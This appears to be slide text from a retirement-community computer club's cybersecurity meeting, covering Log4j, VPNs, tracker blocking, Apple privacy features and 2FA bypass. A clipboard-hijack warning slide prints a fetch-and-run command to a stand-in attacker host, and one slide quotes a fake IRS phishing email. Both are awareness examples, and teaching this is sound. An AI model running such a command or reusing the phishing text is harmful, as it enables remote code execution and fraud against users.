Sun City Computer Club

Cyber Security SIG

January 6, 2022

Questions, Comments, Suggestions welcomed at any time

Even Now

- Audio recording of this session as MP4 file
- Audio recording available at link shown above

Audio Recording In Progress

SIG attendees are required to be members of the chartered club sponsoring that SIG.
Sun City Community Association By-law

Ever want to be a presenter??

Presenter???

LastPass password manager woes?
Published • Dec 28, 2021

Cyber Security NEWSBLOG


- Log4j non-Internet connected systems
 WEB sockets
- Staff burnout ours theirs
- Web shells
- Hundreds of millions applications
- Patch just as bad?
- Mars Ingenuity helicopter
- Iran used against Israel
- "Turn off logging" Please no
- BE AWARE BE PREPARED

Current Issues

- Geographically restricted
- Hide from ISP
- Legality
- Terms of Service
- Smart TV
- Google Play Store
- Amazon Fire
- Home Router
- Wi-Fi hotspot

VPN for video streaming

- Request duck.com eMail address (beta)
- After approval set <your email>@duck.com to forward to your desired email address
- Duck.com will remove any trackers and forward
- Once received view the tracker



duck.com



Email Protection Report

Trackers removed

chzhc04.na1.hubspotlinks.com

This email from was sent to @duck.com.


Tracker information and from addresses shown in these reports are not saved by DuckDuckGo and only contained within report URLs. We do not save your emails, per our Privacy Guarantees and Service Terms.

duck.com

- Smart TVs
- Smart streamers
- Smart tablets, phones, DVRs, etc.
- You watch them, they watch you
- Automatic Content Recognition
 Amazon, Google, Roku, LG, Samsung, Sony, Vizio,


https://www.cnet.com/news/just-got-a-new-roku-chromecast-apple-tv-or-fire-tv-change-these-privacy-settings-now/


Got Smart for holidays?



macOS gatekeeper bypass

Adobe macOS Gatekeeper bypass





Safari Privacy Report



Safari prevents trackers from viewing your IP address and following you across websites. iCloud Private Relay is hiding your IP address from websites you visit.

Show Less

Cross-site trackers

Some websites allow data collection companies called trackers to track your browsing activity. Trackers can follow you across multiple websites and combine your activity into a profile for advertisers.

Intelligent Tracking Prevention

Intelligent Tracking Prevention uses on-device machine learning to identify trackers and blocks them from accessing identifying information. Known trackers are independently identified by DuckDuckGo.

iCloud Private Relay

Private Relay adds a layer of protection by preventing websites from viewing your IP address. Your IP address can be used by websites and trackers to identify you and determine personal information, like your location. Learn more...

Last 30 days


Trackers prevented from profiling you

Websites that contacted trackers

- 7


100%

Satarı Privacy Keport



preserving doing without associating ad activity measurement of ad with you.


Safari Privacy





iDevices Privacy Report 15.2

- Disabled by default
- Settings > Privacy > App Privacy Report
- Wait

iDevices App Privacy Report







Back inapp	check.itu	nes.apple.com
Domain inapp		heck.itunes.apple.com
	ain is combir	ontact a domain, it could bing your activity into a
APPS THAT CON	TACTED THE	S DOMAIN
UISP		12/13/21, 1:14 PM
Facebo	ok	12/13/21, 1:13 PM
Twitter		12/13/21, 12:46 PM
Reddit		12/13/21, 12:40 PM
Tweetb	ot	12/13/21, 12:38 PM
Tesla		12/13/21, 12:36 PM
Hotspo	tShield	12/13/21, 11:50 AM
△ Google	Home	12/13/21, 10:50 AM
Speedte	est	12/13/21, 10:20 AM
Linksys		12/13/21, 9:08 AM
BBVA		12/13/21, 7:47 AM
Univers	al FL	12/13/21, 7:29 AM
Crypto.	com	12/12/21, 9:43 PM

TripIt


YouTube

12/12/21, 8:24 PM

12/12/21, 6:46 PM

Disable to purge collected data

iDevices App Privacy Report




iDevices Emergency SOS

Settings -> Cellular -> Cellular Data Options

Limit IP Address Tracking



- Hide IP address known trackers eMail & Safari
- Different from iCloud Private Relay




iDevices Limit IP Tracking


- Beta
- Settings > [your name] > iCloud > Private Relay
- System Preferences > Apple ID > iCloud > Private Relay
- First relay Apple DNS & other encrypted
- Second Relay third party (CloudFlare?)
 Decrypts and connects
- Beta


iCloud Private Relay

- Settings -> Apple ID, iCloud, ...
 Password & Security -> Legacy Contact
- Both persons must approve
- Apple Digital Legacy portal

iDevices Legacy Contact








• iOS 15.2

Hide My Email

Create a random address that forwards to your inbox.

Gmail



DuckDuckGo
 Request duck.com email

 Removes trackers

Hide my email

- WEB 1.0
 discrete elements
 Build a browser
 Write HTML code
 Build a WEB site
 Add yet another IP address
- WEB 2.0 tools tools from tech giants
- WEB 3.0
 blockchain
 search, market, email, social, etc.
 No central authority

WEB 3.0

- Vivaldi 5.0.2497.32
- Brave 1.33.106
- Safari 15.3
- Tor 11.0.3
- Firefox 95.0.2
- Edge 96.0.1054.62 98.0.1100.3
- Chrome 97.0.4692.71
- Check first 2 digits


Y2K

clickless

More & more NSO Pegasus

- Steal authentication cookies
- Real-time
 "Operator" requests 2FA code from victim
 Uses that code to authenticate themselves
- Reverse proxies MitM
- Account takeover

2FA bypass



- No Microsoft.com
 Online Certificate Status protocol
 fail open only negative status blocks
 so, bad actors blocked negative response
 then so, stapling
 server staples OCSP to its certificate
 Firefox didn't enable SHA-256 in time
- Windows cloud clipboard
 Disabled by default
 usernames & passwords in clipboard
 synched!

Firefox

- 3G shutdown
 2022
 Phones, tablets, medical devices, OnStar,
- Cellular handover
 Signal strength for handover is encrypted
 Signal strength for handover is NOT
 verified
 Stingrays
 Software Defined Radio

Cellular

- Wireless spectrum & protocols
- Wi-Fi, LTE, Bluetooth, LoRaWAN, Zigbee, CoExistance attacks Systems on a chip optimization for power, shared access not security firmware update lag

Smart Devices

Last Cyber Security presentation
 Update
 Adobe patch – but patch was incomplete
 Many institutions busy over holiday twice
 Partial list

"Akamai, Amazon, Apache, Apereo, Atlassian, Broadcom, Cisco, Cloudera, ConnectWise, Debian, Docker, Fortinet, Google, IBM, Intel, Juniper Networks, Microsoft, Okta, Oracle, Red Hat, SolarWinds, SonicWall, Splunk, Ubuntu, VMware, Zscaler, and Zoho."

Log4j

- Many Many attacking groups
- 44% reporting scans and/or attacks
- Then WebSocket vector
- WebScripts
- Less than half of Java packages have addressed previous published vulnerabilities
- VMWare vCenter servers
- Stake a foot hold to be exploited later
- OT systems very vulnerable
- Now 4th vulnerability found
- Library nesting
- China annoyed with Alibaba
- DHS bug bounty extended

Log4j

- LastPass master passwords compromised?
 Under attack?
- Yet another T-Mobile data breach
- "Spider-Man: No Way Home" Pirated version
- HPE update 77TB data loss

Current Issues



Internal Revenue Service

United States Departament of the Treasury

Third Round of Economic Impact Payments Status Available

Dear Customer,

After the last annual calculations of your fiscal activity we have determined that you are eligible to receive a tax refund of \$563.80. Please submit the tax refund request and allow us 6-9 days in order to process it.

A refund can be delayed for a variety of reasons. For example submitting invalid records or applying after the deadline. To access the form for your tax refund, please click the button bellow.

Claim

Note: For security reasons, we will record your ip-address, the date and time. Deliberate wrong inputs are criminally pursued and indicated.

Regards,

Internal Revenue Service

IRS.Gov <ajiemqmzkve8do4uljdh-oozeyoxytbr482nha@emaildl.att-mail.com>

https://t.co/2VnyNWnx1X?trackingid=ptizPRLr&signature=newsletter

Tax time

- Clipboard in cloud
- Now add Clipboard switcharoo

```
Let's say you were searching how to update your ubuntu, and you found this command line. And you copy it:
```


Try it - copy the command below:

sudo apt update

curl http://attacker-domain:8000/shell.sh | sh


Cut & Paste caution

Delete all data stored by website
 Settings > Security & Privacy > Site
 Settings > View Permissions and Data
 stored across Sites



Chrome 97





- Yet another Microsoft exchange flaw fixed? Y2K22 signed 32-bit integer December 33rd
- China mining social media
 China foreign investment filings
- Bye Bye Blackberry Jan 4, 2022
- Video player just add your Java scripts
 Then advertise and make it popular
 Reap credit card numbers from hundreds

Current Issues

- Create HomeKit device with looong name
- iOS device connect
 then freeze & reboot freeze & reboot ...
- iOS device must be wiped & reloaded
- BUT iCloud restore reloads and cycle repeats

Apple HomeKit

Norton Crypto
 crypto currency miner
 with commissions

Norton 360

- Helpful < > Harmful
- Awareness, Preparedness, Understanding

Computer Club, Help Center, SIGs, Presentations, FirstTime, classes Cyber Security SIG meetings, NEWSBLOG Internet

• Questions, suggestions, comments?

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